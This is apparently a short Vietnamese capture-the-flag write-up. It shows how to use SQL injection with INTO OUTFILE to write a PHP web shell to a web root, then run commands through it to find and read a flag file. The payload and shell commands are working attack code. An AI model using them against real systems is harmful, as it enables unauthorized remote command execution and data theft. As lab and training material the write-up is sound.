1.   Find the flag by using a webshell.

Sử dụng câu lệnh sql tạo file Shell.php

```bash

khanh' UNION SELECT NULL, '<?php system($\_GET["cmd"]); ?>', NULL, NULL INTO OUTFILE '/var/www/html/Shell.php'-- -

```

A blue rectangular box with white text


Description automatically generated

Truy cập đường dẫn chứa shell được tải lên và thực thi câu lệnh xem thư mục

```bash

{url}/Shell.php?cmd=ls -la


```



Tìm kiếm các file có ký tự flag

```bash

{url}/Shell.php?cmd=find / -name flag\*



Đọc flag.txt

```bash

{url}/Shell.php?cmd=cat /var/www/flag.txt

```

A screenshot of a computer

Description automatically generated

P/s: d2b5b27ae688b6a0f1d21b7d3a0798cd